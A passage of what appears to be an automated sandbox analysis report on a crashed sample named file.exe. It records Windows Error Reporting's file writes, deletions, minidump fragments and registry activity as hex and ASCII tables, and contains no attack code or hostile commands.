C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7572	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7574	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7600	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7604	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7606	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 31 00 33 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:42:13Z">	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7706	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7710	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7714	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 31 00 33 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 34 00 30 00 36 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="306" PID="6136" UptimeMS="2406" TimeSinceCreationMS="2406" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7976	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7980	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7984	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8004	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8008	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8010	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8048	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8052	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8054	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8092	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8096	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8100	98	3c 00 47 00 75 00 69 00 64 00 3e 00 35 00 32 00 61 00 36 00 62 00 35 00 37 00 32 00 2d 00 65 00 64 00 39 00 63 00 2d 00 34 00 64 00 33 00 35 00 2d 00 39 00 36 00 34 00 36 00 2d 00 33 00 30 00 63 00 32 00 39 00 64 00 65 00 63 00 65 00 34 00 33 00 30 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>52a6b572-ed9c-4d35-9646-30c29dece430</Guid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8198	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8202	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8206	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 31 00 33 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:42:13Z</CreationTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8308	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8310	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8350	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	8354	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC989.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1745ca23\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1745ca23\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	164	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1745ca23\Report.wer	10744	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 36 00 35 00 32 00 30 00 31 00 31 00 38 00 38 00	MetadataHash=-65201188	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{3350edea-8fbe-91e9-0dd1-a4eb016a7632}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{3350edea-8fbe-91e9-0dd1-a4eb016a7632}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{3350edea-8fbe-91e9-0dd1-a4eb016a7632}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Analysis Process: WerFault.exe PID: **1680**, Parent PID: **6136**

General

Target ID:	20
Start time:	17:42:15
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 976
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD699.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD699.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_06fdd724	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_06fdd724\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD699.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD699.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER10A0.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER10C0.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 68 fd 3b 63 fd 05 12 00 00 00 00	MDMP h;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	7516	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 5c 1d 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UB\GenuineIntelWTO;c0 Pacific Standard TimePacific Daylight T ime	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	8766	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd 00 03 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd 00 03 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd 00 03 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	1620	168	fd 17 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 3e 22 00 00	..>"	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	17358	20	3e 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 fd 47 00 00	>:G	success or wait	62	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	18354	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd fd 01 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	61	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	86358	572	fd fd fd 77 fd fd fd 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd fd 77 40 fd fd 77 40 fd 66 00 fd fd fd fd 00 00 00 00 fd 04 69 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 48 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 18 25 67 00 00 00 00 00 00 00 00 00 50 03 69 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 fd 66 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 02 fd fd fd 00 fd fd fd 02 78 fd 66 00 00 00 00 00 fd fd fd fd 40 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@w@fiHf%gPi:@fxf@f	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	1788	4	0b 00 00 00		success or wait	11	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	9482	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 03 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd fd 77 23 00 00 00 12 02 00 00 10 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#+	success or wait	11	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	2272	48	fd 17 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 10 3c 00 00 00 00 00 fd fd 00 03 00 00 00 00 54 12 00 00 fd 1c 01 00 fd 02 00 00 02 41 00 00	<TA	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	2332	4	2a 00 00 00	*	success or wait	42	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	7522	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	42	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	6764	752	00 00 71 77 00 00 00 00 00 70 00 00 07 fd 00 00 28 63 3e 35 2a 22 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 03 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 70 fd 02 00 00 00 00 00 30 23 03 00 00 00 00 fd 55 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd 7c 03 00 00 00 00 00 06 7d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 2c 24 1b 00 00 00 00 00 14 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 3d 02 05 00 00 00 00	qwp(c>5*"BB?@EZbp0#U|},$@=	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	86930	16556	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD2AF.tmp.dmp	32	108	03 00 00 00 14 02 00 00 fd 06 00 00 04 00 00 00 fd 11 00 00 1c 09 00 00 05 00 00 00 fd 03 00 00 fd 43 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 40 2a 00 00 fd 69 01 00 15 00 00 00 fd 01 00 00 fd 1a 00 00 16 00 00 00 fd 00 00 00 fd 1c 00 00	CT8T@*i	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD5FC.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
